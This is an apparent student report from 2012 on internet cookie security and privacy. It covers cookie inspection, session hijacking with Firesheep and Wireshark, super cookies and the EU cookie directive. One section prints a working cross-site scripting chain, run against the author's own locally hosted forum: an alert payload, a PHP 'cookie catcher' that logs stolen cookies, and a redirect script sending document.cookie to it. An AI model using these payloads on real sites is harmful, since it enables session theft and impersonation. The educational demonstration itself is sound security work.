
Key	Value	Domain	Secure	Expiration Date	Modified Date	Created
mail.google.com/mail/u/0	v*2/tl-inv*0/inbox/unk/bc-se18*1/tl-inv*0/inbox/unk/bc-se18*1	mail.google.com/ma...	No	01/11/2012 13:38:39	31/10/2012 13:38:39	Client
gmailchat	10026118@glam.ac.uk/68088	mail.google.com/ma...	No	07/11/2012 13:26:38	31/10/2012 13:26:38	Client

Figure 12. IECookieView v1.74 Windows XP, 2012

All cookies are stored in various places, however to understand the way in which they operate closer inspection is required looking at the actual data downloaded onto my machine and what are its core attributes. I logged onto my University of Glamorgan e-mail account ‘10026118@glam.ac.uk’ on the 31<sup>st</sup> October 2012 at 13:38:39 under my user 10026118. This application is showing me that there was cookie set and stored on my machine under the file name ‘GY583PRC.txt’.

The attributes of these cookies are displayed below with their Key, value, Domain, security and dates. The key simply identifies the defined attributes set and cookies set by the website mail.google.com/mail/. Showing the domain in which this cookie was set from. However, of significance is the security associated with this cookie. Identified above is the cookie sent from my e-mail account for the University of Glamorgan, yet is marked as not secure worrying?

To directly look at the raw data through the notepad looking at the cookie file it contains the cookies information, which was created at the client. Looking directly at the cookie stored on my machine it gives me vast information such as session identifier, session times and other attributes and information that the cookie holds. The cookie I am inspecting is from a session that previously had browsed Amazon; it shows the kind of information in which a typical cookie holds.



**Figure 13.** Amazon client-end cookie .txt file, 2012

Looking at the RAW cookie information, it appears to be random letters and number however it actually holds important information about my browsing session on Amazon. It includes highlighted above my session-id and session-id-time. However this cookie holds a number of pieces of data such a session token that are created as a random string that is then placed in the user session.

In my Internet cookies from Amazon and Glam there is more data in the cookie than just a session-id and session-id-time. Other keys features in both cookies include key names such as ‘\_utma’, ‘\_utmb’ and ‘\_utmz’. The values of these keys appear to be illegible and meaningless however the data stored in these are used to collect information about the users visiting the site.

The keys used below both found on the University of Glamorgan website and Amazon are then used to compile reports, these can be used to improve the usability of the website for example. These values displayed below store information in the cookie lets glam.ac.uk know the number of visitors to the site, how they got there or where they were directed from and which pages the user visits.

Key	Value	Domain
✓ _utmb	1.1.10.1.35169655/	glam.ac.uk
✓ _utmz	1.1351689922.1.1.utmcsr=(direct) utmccn=(direct) utmcmd=(none)	glam.ac.uk
✓ _utma	1.676998263.1351689922.1351693630.1351696557.3	glam.ac.uk

**Figure 14.** Glam.ac.uk cookie analysis

The key and values found in both cookies and show in previous diagrams ‘\_utma’ are used to compile reports and statistics. The information, which they record, is entirely anonymous and no personal information is obtained by doing so.

However, all this data collected about users without invading their privacy, shows how many times they have visited sites, what pages they have browsed, for the specific duration and can be identified every time they visit that specific website.

## INTERNET COOKIE SECURITY

### SECURITY AND PRIVACY CONCERNING INTERNET COOKIES

The data from Internet cookies is in the hands of the users controlled by the client side. The data from the servers must be authenticated and validated; however the client can potentially store sensitive information. Passwords can be stored in these Internet cookies and in some cases plain text, therefore the immediately risk of any unauthorized access to that machine can easily exploit this. Furthermore, HTTP does not encrypt any of the headers and therefore if the user is not using a SSL (Secure Layer Socket) it will not be protected.

Although Internet cookies are there to apparently ‘enhance’ the users browsing experience and to aid websites identifying users, others may not find them as desirable as initially expected. Cookies have been re-invented since their first use in 1994, and advertisers have turned to this technology using it in a controversial way in some cases. As there are invasive methods of tracking cookies there arises security and privacy issues.

As research has previously shown, some users are not entirely aware of the security and privacy implications involved with Internet cookies. My project investigated the severity of these issues and address



these matters. Furthermore, some websites have still not taken the correct action to comply with the new EU cookie directive set by the Information Commissioners Office in May 26<sup>th</sup> 2011.

“Website companies still seem reluctant to comply with the new rules. None of the 50 most popular sites in France and Germany show a pop-up asking for a user’s permission to install cookies, while one-third of the top 50 sites in the Netherlands and 12% of those in the UK had taken “some steps to comply with the Directive with an on screen pop-up, banner or tab informing users about cookies on the site”, TRUSTe said.” (Loek Essers, Nov 2012).

## SESSION COOKIES

In essence session cookies are no different to any other Internet cookie they essentially just store a simple identifier. These values are again still susceptible the same as other cookies. The sessions created are managed and conducted on the server side in which the identifier is then used to pull data, which is stored on the server. Doing this it enables websites or servers to store a huge amount of data that may be sensitive and therefore doesn’t have to be sent back and forth after each request, which is a major advantage.

However, these sessions are not totally secure as they can be exploited using a method known as session hijacking. This is the exploitation of a valid cookie session; this can be used to gain unauthorized information or access. Session cookies can be vulnerable to this, hence why this could be a security issue on a system. Session hijacking has been an on-going problem from the early 2000’s and is still a problem for many security experts and large websites.

There are a number of ways in which this can be exploited such as ‘session fixation’ and ‘session side-jacking’. These are the two mostly seen to be used methods in which are commonly used to achieve exploiting sessions.

Session fixation requires the attacker sets a user’s session from an already known id to another id. By sending an e-mail or message to the user with a link containing that session the attacker just wait until the user logs in to use the session information.

Sidejacking is the operation of monitoring network traffic, doing this an attacker can catch packets using an application such as ‘WireShark’. This can be done to steal the session cookies, however, as stated websites that authenticate a username and passwords generally use SSL encryption to prevent attackers seeing a user’s password in plaintext. After an attacker has successfully intercepted the network traffic and the data in which has been sent back and forth between client and server it then could potentially allow the attacker to impersonate the unsuspecting user. This can be achieved since the data includes the session cookie, furthermore it does not require in all cases the password to be compromised.

This can be done very easily with little networking and packet monitoring knowledge as this can be achieved by using an application such as WireShark demonstrated below extracting the session cookies setting a filter to show http cookies. Below is an example of a session capturing user’s sessions, which requires little technical knowledge and could be performed by anyone with little materials.



```

Hypertext Transfer Protocol
  GET /logout HTTP/1.1\r\n
  Host: glamlife.glam.ac.uk\r\n
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:16.0) Gecko/20100101 Firefox/16.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Language: en-US,en;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  DNT: 1\r\n
  Connection: keep-alive\r\n
  Referer: http://glamlife.glam.ac.uk/\r\n
  [truncated] Cookie: __utma=1.910371018.1351967189.1352293904.1352297225.6; __utmz=1; __utmz=1.1351967189.1.1.utmcsr=direct|utmccn=direct|utmc
\r\n
  
```

**Figure 15.** WireShark cookie network traffic capture, Nov 2012

The attacker then connecting the same site in which the session has been stolen from the original owner can exploit the cookie session. As the domain or server cannot distinguish this has happen there is no problem for the attacker.

## REAL-LIFE EXAMPLE

Cookie theft vulnerability was reported in January 2005 in the Froogle (Google, Inc., Mountain View, California) comparison shopping service. Although the details reported are sketchy, it appears that malicious Java-Script in a URL points to Froogle. Once a user clicks that link, the JavaScript executes a redirect to a malicious Web site, which then steals the user’s Google (Google, Inc., Mountain View, California) cookie. This stolen cookie apparently contained the username and password for the “Google Accounts” centralized log in service, information that is used by multiple Google services.

(Vulnerability Case study: Cookie Tampering by Maura A. van der Linden, 2007)

## SESSION “SIDEJACKING” USING FIRESHEEP FIREFOX BROWSER ADD-ON

A software developer Eric Butler exploited a security issue using session hijacking with a simple browser add-on. When logging into a website such as Facebook a user would submit their username and password and the server would compare these and replies back using a cookie for all subsequent request. Websites encrypt the authentication stage however is uncommon for websites to encrypt anything else. If an attacker obtains a user’s cookie it then enables them to do anything that user could perform and impersonating them. Using a wireless network, it is surprisingly easily to do this and vulnerable to this sidejacking.

A prevention measure to deter sidejacking is using full end-to-end encryption using HTTPS or SSL (Secure Socket Layer). However, unbeknown to users of social networking sites such as Facebook for example this is not set to use either of these by default. Eric Butler developed a browser add-on for Firefox to show how vulnerable these websites can be if SSL or HTTPS is not used.

How Firesheep works:

Once installing a Firesheep Mozilla Firefox compatible browser it will add a sidebar to the browser enabling me to start capturing cookies on unsecure networks.






Figure 16. Firesheep interface

Once I connect to a wireless network I am able to start capturing packets once a user visits a website which is known to Firesheep as an insecure website, for example using Facebook under a non-secure method, such as not using HTTPS or SSL. A user will connect and their name will appear and photo over the network displayed in the sidebar.



**Figure 17.** Firesheep session captures

Once this has happened, due to unsecure session without HTTPS and SSL I can then steal their cookies and session and enables me to impersonate them by simply clicking on a user.



**Figure 18.** Firesheep session demonstration

In this example, the cookies sent over the network are usually wireless, and are typically more vulnerable. Firesheep uses packet sniffing to discover identities on the sidebar, which is displayed in the browser. This extension of Firefox was created and designed to be a demonstration of the security issues and risks with session hijacking, which only encrypt the login and authentication of their website and Internet cookies. This package is still freely available to download and can be used over a wireless network, as a result there are major security issues to address.

As it was theoretically possible for me to do this over a wireless network I would be in breach and violate the 'wiretapping' legislation and computer security. Firefox have not blacklisted this add-on for their browser so it can still be used by any user who wishes to. As these tools can be used for 'educational'

and penetration testing purposes, there are worryingly major security issues. This can be easily performed over an unsecure network such as a public Wi-Fi hotspot, as I have demonstrated there are many issues with cookies being insecure and leaving many users unprotected and at risk.

### CROSS-SITE SCRIPTING EXPLAINED

Even when Internet cookies are encrypted there are always still the levels of encryption that can protect to a certain extent. Cross-site scripting is a major threat, as encryption does not help with this method of stealing a user's Internet cookies.

This can be achieved via a 'post-request', posting code on a website. As a crude example; a user could log into their bank account and that would generate an encrypted cookie from their bank. As it is encrypted no one could view the cookie even using a network traffic monitor such as WireShark previously shown. However, someone could perform cross-site scripting by if they were able to somehow place a piece of code on the banks website. Naturally the website would think the code is from the bank and the browser would execute the code by sending their cookie to the attacker.

This is the principle behind cross-site scripting, by placing code on a website it would execute, collect the user's cookie and then sends the request to the attacker's website with all the cookies included.




Figure 19. Session stealing diagrammatic example by Sudhanshu Chauhan

### CROSS-SITE SCRIPTING USED TO STEAL MY COOKIE

I was able to catch a 'victims' cookie by testing my link and catching the PHP session ID with a script that was crafted to infect a page in which a user could view and would execute to grab this information.

Using a JavaScript `<script>alert (document.cookie)</script>`.

PHPSESSID=d84f6f100971db82:U




Figure 20. My cookie session ID

This piece of JavaScript enables me to see my own cookie in which I will capture using my infected webpage with a PHP script called a “cookie catcher”. This information is stored both client and server end and is used to authenticate me as a user. If someone else was to use this cookie as will be demonstrated it would be possible to authenticate and impersonate as myself. Creating a script will enable me to forward a victim in this case myself to a webpage and my PHP script will execute and store the information such as my PHPSESSID.

### My PHP script:

Mycookiecatcher.php

```
<?php
#This line of code gets my cookie when directed to the page
$cookie = $_GET['c'];

#This will optionally get the users IP address
$ip = getenv ('REMOTE_ADDR');

#As an option I can also store the data and time allowing me to identify when the cookie was active and
captured by my cookie catcher.
$date=date("j F, Y, g:i a");

#This directs and opens the page in which the credentials that have been captured will be written to
complete with my cookie that I have stolen.
$fp = fopen('mycapturedcookies.html', 'a');

#Writing the credentials that have been stolen in a format such as the cookie itself, identifier and
date/time.
fwrite($fp, 'Cookie: '.$cookie.'

```

Now I have a cookie catcher script, which has been written, a user is directed via a link to this page it will execute and write their credentials to my page, which I have created “mycapturedcookies.html”.


As I have locally hosted my website to ethically steal my own cookies I simply grab the URL link from the page in which my malicious code has been placed and get a user to click on my link. Getting victims to click on malicious or ‘suspicious’ links is not a new tactic and the majority of people are wise to this therefore will have a less success rate of successfully stealing users credentials such as cookies.

However, I can again re-direct a user’s browser to my page in which holds my cookie catcher using JavaScript. If I was to post this JavaScript onto a page in which needs a user to authenticate first I will then be able to capture their user session and furthermore be able to impersonate them.

### My re-direct browser script

```
<script>document.location=http://localhost/Mycookiecatcher.php?c+=document.cookie</script>
```

I was able to post this on my own locally hosted forum which required users to authenticate before viewing the page, as I submitted this code onto the page view posting a thread the users which then attempt to view the page which I have placed my re-direct JavaScript into will be automatically redirected to my “cookie catcher” page complete with PHP script.



**Figure 21.** My captured cookie information

As the user has been re-directed to my cookie catcher page executing my script it then produces an input to “mycapturedcookies.html” page in which I instructed to write to which the information shown above. Now I have successfully captured the user’s Internet cookie I can then use it theoretically by impersonating that person using their identification via this cookie.

As many pages are still vulnerable to this exploit there are security issues here as I have demonstrated how easy and simple it can be with little knowledge to perform this attack to steal a user’s authenticated cookie. As mentioned previously, if this was to be performed on a secure website holding sensitive or confidential information for example this would be a major security issue putting individual’s sensitive details at risk.

## THE “SUPER COOKIE”


*“Major websites such as MSN.com and Hulu.com have been tracking people’s online activities using powerful new methods that are almost impossible for computer users to detect, new research shows.”*

(Julia Angwin, Aug 2011)

Super cookies, first discovered by a PhD research at Stanford University employ new techniques compared to traditional and existing cookies. It has been said that they are routinely installed on user’s machines to aid in the tracking of their activities online. Examples of this would be Hulu and MSN as stated by Julia Angwin in the Wall Street Journal online August 2011. What is potentially worrying and a security risk to users privacy is even after traditional and conventional internet cookies have been deleted they bare the capability to re-create users’ profiles online and activity according to researchers are Stanford University and University of California at Berkley.

Advertisers and online marketers using technologies and employing techniques such as “tagging” and targeted marketing have come under heavy criticism in recently years hence why a cornucopia of privacy bills and legislation have been passed and introduced on Capitol Hill in 2011.

Diagrammatic representation “tagging” and targeted marketing:



**Figure 22.** Flash cookie technology Diagrammatic example

The danger of the new super cookies are whilst recreating a user’s profiles and online activity, the user would be none the wiser. A super cookie is set through an Adobe Flash system plug-in that enables this type of cookie to bypass any cookie managers that a user may have installed. Since they are harder to detect due to the fact they bypass any cookie manager or client, a user may have installed, they pose a major security risk. There are many instances in which websites and analytics companies are installing and using this super cookie technology without the users’ acknowledgment through Flash, however there have been lawsuits in which the courts have agreed using this type of technology without consent is not acceptable and have been liable for paying compensation.

*“An analytics company has agreed to settle a class-action lawsuit over tracking practices, MediaPost reports. The settlement forbids KISSmetrics from using ETags and other super cookies for tracking purposes without first giving users “reasonable notice and choice” and requires it pay \$2,500 each to the two consumers who sued as well as \$500,000 in attorney costs. The suit alleged the company violated wiretapping laws by using ETag technology, which can be used to track users’ web movements even after they deleted traditional cookies.”*

(International association of privacy professionals, October 2012)

**SUPER COOKIES ARE NOT ALL BAD?**

My research showed that although advertisers are setting these super cookies and recreating user’s profiles when cookies are removed, they are useful for banks and financial sites. Since a hacker needs authentication credentials of a user i.e. username, account number or password super cookies can be used as a second level of authentication. For example, banks place super cookies on a customer’s machine to authenticate account owners to prevent fraudsters or potential hacker. The super cookie placed on a customer’s machine acts a second level of authentication supplementing the user’s login and password. However, it is very rare that a user will be notified or provided with the information stating a flash cookie has been placed on their machine.

**INTERNET COOKIE LEGISLATION AND E-PRIVACY DIRECTIVE**

**WHAT IS THE LAW AND WHY HAS IT CHANGED?**

Released and updated in May 2011 the new cookie guidance was set by the ICO in which identifies and outlines how websites and advertisers should comply with the new legislation. The law applies to all Internet cookies and any similar technologies for storing information on a user’s machine or equipment such as their computer or mobile handheld.

**Table 1.** Amended rules by the ICO 2003-2011

	2003 rule	2011 rule
Requirement to provide information	You must provide clear and comprehensive information about any cookies you are using.	You must provide clear and comprehensive information about any cookies you are using.
Requirement to provide choice	You must provide the option for people to opt out of cookies being stored on their devices.	You must obtain consent to store a cookie on a user or subscribers device.

Implied consent must be given as it will be used in a context agreement between the user and the website to give permission to store Internet cookies on their machine or similar device. Implied consent must be given in a readable, concise and comprehensive manner to all users in which gives basic understanding that their actions will result in Internet cookies being set. The ICO website states “without this understanding you do not have their informed consent.”

It is also stated that websites or advertisers must not rely on the fact that users have automatically read the privacy policy or assume they have done so. In many cases privacy policies are long, not clear and a user might not understand technical terms given. In some cases where confidential information is collected, explicit consent in a different context or re-confirmation maybe recommended to give user acknowledgement.

The law applies to all members of the European Union; websites outside the EU must also comply if they are targeting users who are within the EU. Therefore hypothetically, a website in America that targets people in the United Kingdom must also comply with the new legislation.

Prior to the updated EU cookie directive websites had allowed users to “opt-out” of Internet cookies being installed on their machine however, all websites must give users this option. The aim of this law ensures that websites or advertisers who are collecting information about a user or building a profile informs them and so not to deceive them or do without their acknowledgment.

“According to a UK study by Trust-e, the average website has 14 cookies per webpage. Roughly 32% of these come from the website owner and 68% come from third party companies, which could be analytics companies or companies that deliver advertising.” (Olivia Solon, 2012)

My research shows that on average 68% of Internet cookies come from third parties such as advertisers and marketers using Ghostery cookie manager. As all of these cookies more than likely aim to collect information about the user or utilize the opportunity of being able to set cookies it clear that the importance of this legislation is paramount. Therefore, using this research I will be incorporating these statistics and findings to let my target group users actually know the day-to-day dangers they face as on average each webpage uses around 14 Internet Cookies per webpage. What could these Internet Cookies hold about them? Are the users putting themselves at risk of letting these websites invade their privacy?

In conclusion, I will be addressing these findings within my deliverable and ultimately attempt to try and explain the risks that are posed with the amount of cookies being used attempting to possibly profile an individual.

**HAVE WEBSITES COMPLIED WITH THIS NEW DIRECTIVE SET BY THE ICO?**

As stated in the ICO cookie guidance documentation available on the government domain, websites now must gain consent from a user before using any cookies or placing them on user’s machine. There are a number of activities concerning Internet cookies, which are likely to fall within the exception, and these are also outlined in the documentation provided by the ICO. Some of these exceptions include cookies which then enable a website to remember when a user picks or wishes to buy an item or good when they proceed to a checkout. In addition all of these cookies are outlined and clearly listed that are unlikely to fall within the exception. A comprehensive list is provided for all websites to use a resource or repository of information on how to conform to the new amended EU cookie directive. When implementing these Internet Cookies, the ICO cookie guidance documentation is referenced to ensure regulations are clearly outlined and complying to guidelines.




**Table 2.** ICO Cookie guidance documentation example

Activities likely to fall within the exception	Activities unlikely to fall within the exception
A cookie used to remember the goods a user wishes to buy when they proceed to the checkout or add goods to their shopping basket	Cookies used for analytical purposes to count the number of unique visits to a website for example
Certain cookies providing security that is essential to comply with the security requirements of the seventh data protection principle for an activity the user has requested – for example in connection with online banking services	First and third party advertising cookies
Some cookies help ensure that the content of your page loads quickly and effectively by distributing the workload across numerous computers	Cookies used to recognise a user when they return to a website so that the greeting they receive can be tailored

Complying with the new EU cookie directive also requires websites to give a clear, concise and comprehensive policy on what internet cookies are used on the website and how the information gathered and obtained while the user is on the website is used. This is very important as my research shown that a large proportion of users does not have adequate awareness of these Internet cookies and would like to be accordingly informed. A guide is given throughout the ICO’s cookie guidance documentation showing examples of how they can comply and model examples of how it can be potentially implemented. A possible solution is to address this within my project using this guidance provided by the Information Commissioner’s Office.

Implementation guidance of cookie policy from the ICO documentation:



**Figure 23.** ICO Cookie guidance for compliant implementation

All this information is provided by the information commissioner’s office when the newly amended EU cookie directive is freely available however, some websites have not been conforming to these new rules set out by the directive.

Research conducted and made available November 2012 by 2012 stated, “Just 12% of UK websites comply with the EU Cookie Law”. (David Moth, Nov 2012).

